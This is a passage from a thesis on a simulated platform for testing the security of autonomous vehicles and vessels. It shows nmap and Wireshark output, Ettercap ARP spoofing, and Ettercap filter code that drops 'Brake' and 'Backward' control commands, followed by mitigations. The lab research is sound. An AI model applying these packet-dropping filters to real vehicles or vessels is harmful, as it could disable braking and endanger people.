
Listing 10: Ettercap Drop Brake Packet Filter

For Ettercap to be able to run the filter it must be compiled, the command for compiling this filter is shown in listing 11 where drop_brake.filter is the name of the filter source containing the filter code shown in listing 10.

```
etterfilter drop_brake.filter -o drop_brake.ef
```

Listing 11: Ettercap Compile Filter

To apply the filter the only action needed is to select the filters option from the menu list in Ettercap shown in the top right corner of figure 8.15 and is marked in yellow. Then select load filter from the next menu and select the compiled filter file.



IP Address	MAC Address	Description
192.168.1.1	54:83:3A:C0:CA:68	
192.168.1.55	7C:46:85:52:66:26	
192.168.1.79	20:2D:07:2F:95:B2	
192.168.1.106	30:24:32:FA:51:9A	
192.168.1.110	00:7E:56:63:E9:24	
fe80::5683:3aff:fec0:ca68	54:83:3A:C0:CA:68	
192.168.1.114	90:F1:AA:32:DC:91	
192.168.1.125	06:B4:4D:49:C9:76	

```
8 hosts added to the hosts list...
Host 192.168.1.106 added to TARGET1
Host 192.168.1.125 added to TARGET2

ARP poisoning victims:

 GROUP 1 : 192.168.1.106 30:24:32:FA:51:9A

 GROUP 2 : 192.168.1.125 06:B4:4D:49:C9:76
```

Figure 8.15: Ettercap Filter Menu

During the penetration test this attack has been having varied success, sometimes it does not trigger on the first Brake rpc issued and it will also block the connection between the vehicle controller client for other HTTP2 packets as well after triggering which forces the vehicle controller client to reconnect to be able to issue other commands such as DriveForward. This is still a very serious attack since the vehicle controller client will work as normal until a Brake rpc is issued, so that the filter does not always works on the first Brake command is just a small drawback. It is the fact that the system seems to be working perfectly just up until the Brake command is issued is the scary part. One could device a filter that would drop every packet, which would be serious in of itself but then it would be very obvious that something is wrong very early and not necessary in a critical condition like when the vehicle needs to brake. One could also imagine that if information about the vehicle speed were disclosed this attack would be even more dangerous since one could create a filter that only drops packets when the vehicle speed is above 50 kilometers per hour.

The last phase of the penetration test is the post execution phase, and here ways of mitigation the vulnerabilites discovered during the information gathering and execution phases will be discussed. The largest and most critical vulnerability of the penetration test is the fact that an attacker is able to perform ARP spoofing, without that the attack with dropping the packets would not work since the packets would not be intercepted by the attacker host. Hence some method of mitigating the ARP spoofing attack would be very effective in this situation. This can be done either by detecting and denying the spoofed ARP replies on the attacked host, or by having static ARP caches on the host such that the attacker is not able to change the ARP entries in the ARP cache of the host [29]. One can also imagine that encryption of the data would make it a lot harder for the attacker to figure out which packet contained the Brake rpc command, and hence dropping those specific packets would be a lot harder. Without stopping the ARP spoofing and just encrypting the data of the packet, the attacker would still be able to drop the packets sent from the controller, effectively causing a denial of service attack, which is still a very serious attack.

Autonomous vessel penetration test

The penetration testing for the vessel will have a lot of similarities with the penetration testing for the vehicle. In fact, the information gathering phase will be almost identical, so the same amount of details on how to perform that part of the attack will not be in this penetration test.

As discussed in the Autonomous vessel implementation section, using the network from [2] will not be possible for this test due to problems with connecting the vessel controller service to the Unity simulation. Instead the testing for this section will be using an extension of the simplified autonomous vessel network. This is to show that the same testing can be done for the vessel controller as for the vehicle controller. Figure 8.16 shows the simplified autonomous vessel network with and malicious actor added. The malicious actor on this network is a Kali Linux host.





Figure 8.16: Autoferry Malicous Simplified Network

Even though this network does not capture the real complexity, it still provides the possibility to test how an attacker could manipulate insecure communication between a vessel controller and the lower level system of the vessel. The vessel controller in this case is of course not totally realistic and is here to provide a proof-of-concept implementation, but if the vessel controller were replaced with for example a ROS controller, which in principle should not much of a problem since ROS can run in a docker container the same way as the proof-of-concept vessel controller can. In fact, the Autoferry project at NTNU uses ROS in many of their systems for the autonomous passenger ferry, so this idea is not far fetched at all.


For the information gathering phase the same process of using netdiscover for discovering the hosts on the network is done. The host ip addresses are going to be exactly the same as in the vehicle test because the vehicle controller container is just swapped out with the vessel controller container and the ip is statically set to be 192.168.1.125. The nmap scan for the vessel controller container will be the same since no ports are declared open on the container. For the host machine there is a small difference, figure 8.17 shows the result of the nmap scan. The open ports here are a bit different from the result for the vehicle, here the sensordata streaming service is running on port 50067 and the vessel controller service is running on port 50081.



```
root@kali:~/Master/Vessel# nmap -p 1-65535 -sS -T4 -oG host_machine_scan.txt
 192.168.1.106
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-01 14:32 CEST
Nmap scan report for 192.168.1.106
Host is up (0.0022s latency).
Not shown: 65523 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
5040/tcp  open  unknown
5357/tcp  open  wsdapi
39000/tcp open  unknown
49668/tcp open  unknown
50067/tcp open  unknown
50081/tcp open  unknown
57621/tcp open  unknown
MAC Address: 30:24:32:FA:51:9A (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 93.65 seconds
```

Figure 8.17: Vessel Host Machine Nmap scan

As with the vehicle, the next step here is to intercept the traffic from the vessel controller to the host machine running the simulation of the vessel in Unity. The process for intercepting the packets will be the same as for the vehicle, ARP spoofing will be performed using Ettercap. The setup and execution of the ARP spoofing attack is identical as for the vehicle. When the ARP spoofing attack is in place the next step in the penetration test is to look at the intercepted packets from the vessel controller to the host machine. Figure 8.18 shows a interesting packet, in the data field of the packet one can see that the backward rpc function name of the vessel has been disclosed. This can be attacked in the same way that the Brake rpc name were attack, namely by creating a Ettercap filter that drops the Backward rpc packet when received. One interesting thing to notice about 8.18 is that the protocol type of the packet inspected in Wireshark is not HTTP2 as for the vehicle. This seems to be dependent on Wireshark, sometimes it interprets the the protocol of the packet as HTTP2, gRPC and TCP. This is probably because the underlying IP protocol being used is TCP, so Wireshark seems to have issues on determining whether the TCP packet should be listed as gRPC, HTTP2 or TCP. So this shows that an attacker must not take the protocol type for granted, but should inspect each packet carefully if possible.


*eth1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp

```
No.   Time         Source         Destination    Protocol Length Info
  185 65.663895474 192.168.1.106  192.168.1.125  TCP       60 50081 → 50600 [ACK] Seq=90 Ack=444 Win=63797 Len=0
  186 65.668972068 192.168.1.106  192.168.1.125  TCP       54 [TCP Dup ACK 185#1] 50081 → 50600 [ACK] Seq=90 Ack=4
  188 65.861841866 192.168.1.106  192.168.1.125  TCP      225 50081 → 50600 [PSH, ACK] Seq=90 Ack=444 Win=63797 Le
  189 65.869033237 192.168.1.106  192.168.1.125  TCP      225 [TCP Retransmission] 50081 → 50600 [PSH, ACK] Seq=90
  190 65.911049553 192.168.1.125  192.168.1.106  TCP       60 50600 → 50081 [ACK] Seq=444 Ack=261 Win=63980 Len=0
  191 65.917260222 192.168.1.125  192.168.1.106  TCP       54 [TCP Dup ACK 190#1] 50600 → 50081 [ACK] Seq=444 Ack=
  194 67.389504880 192.168.1.125  192.168.1.106  TCP      179 50600 → 50081 [PSH, ACK] Seq=444 Ack=261 Win=63980 L
  195 67.401340733 192.168.1.125  192.168.1.106  TCP      179 [TCP Retransmission] 50600 → 50081 [PSH, ACK] Seq=44
  196 67.402577273 192.168.1.106  192.168.1.125  TCP      101 50081 → 50600 [PSH, ACK] Seq=261 Ack=569 Win=63672 L
  197 67.409308704 192.168.1.106  192.168.1.125  TCP      101 [TCP Retransmission] 50081 → 50600 [PSH, ACK] Seq=26
  198 67.410359779 192.168.1.125  192.168.1.106  TCP       60 50600 → 50081 [ACK] Seq=569 Ack=308 Win=63980 Len=0
  199 67.410359846 192.168.1.125  192.168.1.106  TCP       71 50600 → 50081 [PSH, ACK] Seq=569 Ack=308 Win=63980 L
  200 67.417381605 192.168.1.125  192.168.1.106  TCP       54 50600 → 50081 [ACK] Seq=569 Ack=308 Win=63980 Len=0
  201 67.417483986 192.168.1.125  192.168.1.106  TCP       71 [TCP Retransmission] 50600 → 50081 [PSH, ACK] Seq=56
  202 67.428652848 192.168.1.106  192.168.1.125  TCP      111 50081 → 50600 [PSH, ACK] Seq=308 Ack=586 Win=63655 L
  203 67.433301432 192.168.1.106  192.168.1.125  TCP      111 [TCP Retransmission] 50081 → 50600 [PSH, ACK] Seq=30
```

```
Frame 194: 179 bytes on wire (1432 bits), 179 bytes captured (1432 bits) on interface eth1, id 0
Ethernet II, Src: 42:44:c0:83:81:93 (42:44:c0:83:81:93), Dst: VMware_65:b9:57 (00:0c:29:65:b9:57)
Internet Protocol Version 4, Src: 192.168.1.125, Dst: 192.168.1.106
Transmission Control Protocol, Src Port: 50600, Dst Port: 50081, Seq: 444, Ack: 261, Len: 125
Data (125 bytes)
```

```
0000  00 0c 29 65 b9 57 42 44  c0 83 81 93 08 00 45 00   ··)e·WBD ······E·
0010  00 a5 d8 f5 40 00 40 06  dd 25 c0 a8 01 7d c0 a8   ····@·@· ·%···}··
0020  01 6a c5 a8 c3 a1 d5 01  fe 90 bd d3 f4 d5 50 18   ·j······ ······P·
0030  f9 ec d6 71 00 00 00 00  36 01 04 00 00 00 03 86   ···q···· 6·······
0040  83 c4 0f 34 2b 2f 76 65  73 73 65 6c 63 6f 6e 74   ···4+/ve sselcont
0050  72 6f 6c 6c 65 72 2e 56  65 73 73 65 6c 43 6f 6e   roller.V esselCon
0060  74 72 6f 6c 6c 65 72 2f  42 61 63 6b 77 61 72 64   troller/ Backward
0070  c2 c1 c0 bf be 00 00 04  08 00 00 00 00 03 00 00   ········ ········
0080  00 05 00 00 0a 00 01 00  00 00 03 00 00 00 00 05   ········ ········
0090  0d 00 00 80 3f 00 00 04  08 00 00 00 00 00 00 00   ····?··· ········
00a0  00 07 00 00 08 06 00 00  00 00 00 00 00 00 00 00   ········ ········
00b0  00 00 01                                           ···
```

Transmission Control Protocol: Protocol
Packets: 330 · Displayed: 48 (14.5%)
Profile: Default

Figure 8.18: Vessel Controller Wireshark Capture

The rationale for dropping the Backward rpc packet is similar to that of the Brake packet for the vehicle, the way the vessel will brake is by driving backward and hence slowing down. By dropping the Backward rpc packet one can prevent the vessel from easily slowing down. As with the vehicle this will not trigger until the packet with the Backward rpc name is sent and then dropping the packet. This also has a varied amount of success, sometimes it works on the first Backward rpc packet sent and sometimes it takes a couple of packets before it triggers. After dropping the packet, the channel between the vessel controller and vessel in the Unity simulation on the host machine might block, probably due to TCP re-transmission issues. The end result is still serious, resulting in the vessel being unable to slowdown or even steer if the channel blocks. Listing 12 shows the source code for the filter, the only difference from this compared to the filter for dropping Brake packets for the vehicle is the check on destination port number and the string to search and compare on in the decoded data section of the packet.

```
if (ip.proto == TCP) {

    if (tcp.dst == 50081) {

        #Only drop packets which contains string "Backward"
        if (search(DECODED.data, "Backward")) {
            msg("Found Backward, dropping the packet...");
            drop();

        }
    }
}
```

Listing 12: Ettercap Drop Brackward Packet Filter

For the post execution phase of the penetration test, the possible mitigation for the attacks shown here is the same for the vehicle. The main issue is the possibility of an ARP spoofing attack and the un-encrypted data in the vessel controller packets, causing a critical information to be disclosed to an attacker.

The attacks for the vehicle and the vessel are almost identical because the functionality for the proof-of-concept controllers are almost identical. This would very likely not be the case in reality. What these tests does show though is that if the interface to control the vehicle or the vessel is similar to the one that is used for their real physical counterparts and that the controller software and implementation are running in the virtual network that is similar to the one on the real physical counterparts then proper penetration tests can be performed. There are much more that could be done during these tests, for example attacking the router on the network would be a possibility, trying to get admin access on it and forward ports such that outside connections could access programs running on the attacker host. The VM or container that are running the vehicle and vessel controllers might also run other software that are susceptible to attacks, maybe even attacks that could lead to remote code execution and privilege escalation on the controller VM or container resulting in root or admin access can be performed.

Results and Discussion

During the thesis project the system architecture of a virtual platform that can be used to test cyber security related issues for autonomous vehicles and vessels has been designed and developed. The virtual platform are separated into three high level modules: a simulation module that simulates the physical vehicle/vessel and the physical world, a network module that emulates the infrastructure and network system on the vehicle or vessel, and an external module that can be connected to the network module, such as a remote control centre for a vehicle or vessel.

The simulation of the physical world and the physical vehicle and vessel has been done using the Unity game engine. Using a commercial game engine makes creating simulations including realistic 3D models and environment much easier. The simulation of the physical vehicle and vessel works very well using Unity and the can achieve fairly good behaviours of the vehicle and vessel. More realistic behaviours and physical modeling of the vehicle and vessel than that is done during this thesis project should also be possible, but that was out of scope for this thesis.

The emulation of the network infrastructure and system on the vehicle and vessel is done using the graphical network emulator and simulator software GNS3. This provides the capability of running routers and switches with real Cisco IOS images as well as virtual machines and docker containers that are capable of running any software that the OS they are emulating are capable of running. The emulated network infrastructure and system on the vehicle or vessel can then interface with the simulation of the vehicle or vessel using a RPC framework, which in the case of this project was gRPC.

The network module is capable of emulating complex switched networks but an issue with connecting the network module to the physcial host machine running the Unity simulation arose when the Unity simulation was running on another network than the host in the network module that communicates with the Unity simulation does. A solution to this issue was proposed, this included running the simulation module in a virtual machine on the network module. This does come at a cost though, since the simulation should preferably not run in a virtualized environment such as a virtual machine or docker container because it requires a lot of resources and hence the performance of the simulation would decrease drastically. As of now the network module is only capable of emulating Ethernet networks, so system capabilities such as a CAN bus which the NAPLab Kio Niro uses to communicate with the drive-by-wire kit is not present. During the research for the virtual platform architecture it seemed to be possible to virtualize CAN aswell, but this was deemed out of scope for the thesis project.

Using the virtual platform to perform testing for cyber security issues works good and security penetration tests has been performed showing how such tests can be performed using the virtual platform. The tests that were conducted during the thesis were primarily focused on intercepting and manipulating the network traffic between a host that controls the vehicle or vessel in the simulation module. The controller software for both the vehicle and vessel were developed during the thesis project and its main goal is not to be very realistic, but to work as a proof-of-concept implementation to be used in demonstrating the capabilities of the virtual platform.

All in all the virtual platform seems to work well, during the development some issues were identified such as communicating between the network module and the Unity simulation module if the network module contains complex switching with multiple networks. It also has issues if the infrastructure and system on the vehicle or vessel requires ways of communicating with components that are not Ethernet based, such as communication over a CAN bus. Although these are not trivial issues, there seems to be no evidence that points in the direction of these not being possible to solve with the current architecture. It is now possible to answer the research questions presented in the introduction.

RQ1: Is it possible to create a virtual platform such that real autonomous systems can run on virtualized infrastructure controlling a virtual replica of the autonomous object?

The answer to this is mixed due to the issues that were discovered and with an emphasis on that all parts of the real autonomous system should be able to be implemented in the virtual platform. Although, it does seem to be possible but the current virtual platform is not capable of virtualizing all the complexities of such systems, but the core software systems and the Ethernet based infrastructure should be possible to implement in the virtual platform. This alone might add much needed capabilities to rapidly test new controllers for the autonomous vehicle or vessel and can save time and money.

RQ2: How can such a virtual platform be used to test cyber security of autonomous systems?

Such a virtual platform can be used to test the cyber security of autonomous systems by assuming that some host on the internal network of the autonomous system is malicious and then perform a penetration test of the autonomous system from that host. The virtual platform makes it possible for the attacker to perform the penetration test on the systems that controls the vehicle or vessel since they are on the same network as well as the result of the attack can be seen in realtime using the Unity simulation module. The main advantage of having this virtual platform to test cyber security issues for autonomous vehicles and vessels is that the only hardware required is a computer that is capable of running the virtual platform, reducing the cost of testing. When the autonomous system is implemented on the virtual platform there are no barriers to what one can ethically test, one can cut the brakes of a car moving in high speed because no human lives or monetary resources are on the line.

In retrospective there are a few things that should be done differently to gain even better results from the proof-of-concept work that has been done. There should be allocated more time to look into how one can connect the Unity simulator to a complex switched network and still run the simulator natively on the host machine for best performance. More varied penetration tests should be performed to show the range of capabilities of the virtual platform, these penetration tests could include attacks on the sensor data streaming and attacks on the router and switches that make up the network module.

This thesis project has been entirely motivated by myself, and I had to reach out to other departments of NTNU to find supervisors that had domain specific knowledge that were required for this thesis which added extra work to the thesis. The COVID-19 pandemic also raised a lot of issues for the thesis project. It resulted in initial plans to be scrapped and substantial parts of the goals of the thesis had to be changed.

Conclusion

The prototype virtual platform designed and developed during this thesis project tries to do something which it seems like no other autonomous vehicle or vessel simulators tries to do, namely incorporating the network and machines that runs on these vehicles and vessels and connect them to the simulator and use that incorporation to perform cyber security testing of the autonomy system. It does this by utilising simulation of the physical world, vehicles and vessels using a game engine and using virtualization to emulate the hardware that runs the network and software components. If this is done correctly and properly emulates the machines and autonomy systems on the vehicle and vessels, such a virtual platform might greatly reduce the complexity and costs of performing cyber security testing on such systems. This might result in increased security of such systems and can help prevent serious incidents from happening.

Future work

There is no shortage of possible work that can be done and improved on the system for the virtual platform. The two main improvements to the system would be to find a solution for the network module of the virtual platform to be able to emulate complex switched networks and run the Unity simulation on the host machine, and be able to virtualize communication over CAN bus together with the rest of the network module. Using the virtual platform to implement the system architecture of the autonomous passenger ferry in the Autoferry project would be especially interesting. Most of the existing network on board the autonomous passenger ferry are Ethernet based and it should be possible to have the low level control system running on ROS to run on the vessel controller. This would make up a good environment for being able to test the security of the autonomy system running on the autonomous passenger ferry. Demonstrating how other types of attacks can be performed would be a really nice addition aswell. One of the most interesting possibilities would be to perform attacks on the data stream from a camera sensor. If the data stream has no authentication or integrity checking mechanisms in place one can image that an attacker could be able to replace an image from the camera sensor with its own image using a man-in-the-middle approach, which might cause serious harm to the autonomous system. Since GNS3 provides an API, it would be really interesting to figure out whether it is possible to have a network specification of a vehicle or vessel and have GNS3 automatically set up that network, which would reduce the amount of configuration work needed to perform cyber security testing. This would reduce the barrier to start testing early in the development cycle of such autonomous systems.

Bibliography

[1] Pygame developers 2020. *About*. 2020. URL: `https://www.pygame.org/wiki/about` (visited on 05/26/2020).

[2] Katsikas S. Amro A. Gkioulos V. “Communications Architecture for Autonomous Passenger Ship”. In preparation.

[3] Brad Arkin, Scott Stender, and Gary McGraw. “Software penetration testing”. In: *IEEE Security & Privacy* 3.1 (2005), pp. 84–87.

[4] gRPC Authors 2020. *About gRPC*. 2020. URL: `https://grpc.io/about/` (visited on 04/22/2020).

[5] gRPC Authors 2020. *Guides*. 2020. URL: `https://grpc.io/docs/guides/` (visited on 04/22/2020).

[6] Protocol buffers authors. *Developer guide*. 2020. URL: `https://developers.google.com/protocol-buffers/docs/overview` (visited on 04/22/2020).

[7] Bjorn-Morten Batalden, Per Leikanger, and Peter Wide. “Towards autonomous maritime operations”. In: *2017 IEEE International Conference on Computational Intelligence and Virtual Environments for Measurement Systems and Applications (CIVEMSA)*. IEEE. 2017, pp. 1–6.

[8] M Carnut and J Gondim. “ARP spoofing detection on switched Ethernet networks: A feasibility study”. In: *Proceedings of the 5th Simposio Seguranca em Informatica*. 2003.

[9] Alexey Dosovitskiy et al. “CARLA: An Open Urban Driving Simulator”. In: *Proceedings of the 1st Annual Conference on Robot Learning*. 2017, pp. 1–16.

[10] Patrick Engebretson. *The basics of hacking and penetration testing: ethical hacking and penetration testing made easy*. Elsevier, 2013.

[11] Jaime Penalba Estebanez. *Netdiscover*. 2020. URL: `https://manpages.debian.org/unstable/netdiscover/netdiscover.8.en.html` (visited on 05/29/2020).

[12] Daniel J Fagnant and Kara Kockelman. "Preparing a nation for autonomous vehicles: opportunities, barriers and policy recommendations". In: *Transportation Research Part A: Policy and Practice* 77 (2015), pp. 167–181.

[13] GNS3. *Getting Started with GNS3*. 2020. URL: `https://docs.gns3.com/1PvtRW5eAb8RJZ11maEYD9_aLY8kkdhgaMB0wPCz8a38/index.html` (visited on 03/25/2020).

[14] Andy Greenberg. "Hackers Remotely Kill a Jeep on the Highway—With Me in It". In: *Wired* (July 21, 2015). URL: `https://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/` (visited on 01/03/2020).

[15] Raphaël Hertzog and Jim O'Gorman. *Kali Linux Revealed: Mastering the Penetration Testing Distribution*. Offsec Press, 2017.

[16] Docker Inc. *What is a Container?* 2020. URL: `https://www.docker.com/resources/what-container` (visited on 01/05/2020).

[17] Sokratis K Katsikas. "Cyber security of the autonomous ship". In: *Proceedings of the 3rd ACM workshop on cyber-physical system security*. ACM. 2017, pp. 55–56.

[18] Michael Lewis and Jeffrey Jacobson. "Game engines". In: *Communications of the ACM* 45.1 (2002), p. 27.

[19] Dirk Merkel. "Docker: lightweight linux containers for consistent development and deployment". In: *Linux journal* 2014.239 (2014), p. 2.

[20] NTNU NAPLab. *Electronic Platform*. 2020. URL: `https://nap-lab.gitbook.io/nap-lab/electronic-platform` (visited on 05/28/2020).

[21] NTNU NAPLab. *Software Platform*. 2020. URL: `https://nap-lab.gitbook.io/nap-lab/software-platform` (visited on 05/28/2020).

[22] OWASP. *Railsgoat*. 2020. URL: `https://hub.docker.com/r/owasp/railsgoat` (visited on 01/05/2020).

[23] Simon Parkinson et al. "Cyber threats facing autonomous and connected vehicles: Future challenges". In: *IEEE transactions on intelligent transportation systems* 18.11 (2017), pp. 2898–2915.

[24] ROS. *About ROS*. 2020. URL: `https://www.ros.org/about-ros/` (visited on 03/25/2020).

[25] Luciano HO Santos et al. "A game engine plugin for ubigames development". In: *Games and Digital Entertainment (SBGAMES), 2014 Brazilian Symposium on*. Vol. 16. 2014.

[26] Karen Scarfone et al. "Technical guide to information security testing and assessment". In: *NIST Special Publication* 800.115 (2008), pp. 2–25.

[27] Shital Shah et al. "AirSim: High-Fidelity Visual and Physical Simulation for Autonomous Vehicles". In: *Field and Service Robotics*. 2017. eprint: `arXiv:1705.05065`. URL: `https://arxiv.org/abs/1705.05065`.

[28] Unity Technologies. *Automotive, Transportation & Manufacturing*. 2020. URL: `https://unity.com/solutions/automotive-transportation-manufacturing` (visited on 01/03/2020).

[29] Sean Whalen. "An introduction to arp spoofing". In: *Node99 [Online Document], April* (2001).